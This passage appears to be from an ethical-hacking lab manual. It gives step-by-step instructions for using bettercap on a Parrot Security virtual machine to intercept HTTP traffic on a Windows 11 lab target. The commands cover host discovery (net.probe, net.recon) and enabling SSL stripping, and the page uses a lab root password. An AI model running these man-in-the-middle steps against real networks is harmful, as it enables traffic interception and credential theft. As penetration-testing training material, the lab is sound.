
An ethical hacker or a penetration tester, you must know how MITM attacks work, so that you can protect your organization's sensitive information from them.

bettercap is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network; manipulate HTTP, HTTPS, and TCP traffic in real-time; sniff for credentials; etc.

Here, we will use the bettercap tool to intercept HTTP traffic on the target system.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

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
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the terminal window; type **bettercap -h** and press **Enter**.

   Note: In this command, **-h**: requests a list of the available options.



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
8. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

   Note: **-iface**: specifies the interface to bind to (in this example, **eth0**).

9. Type **help** and press **Enter** to view the list of available modules in bettercap.



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
10. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
11. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

    Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.
12. Type **set http.proxy.sslstrip true** and press **Enter**. This module enables SSL stripping.



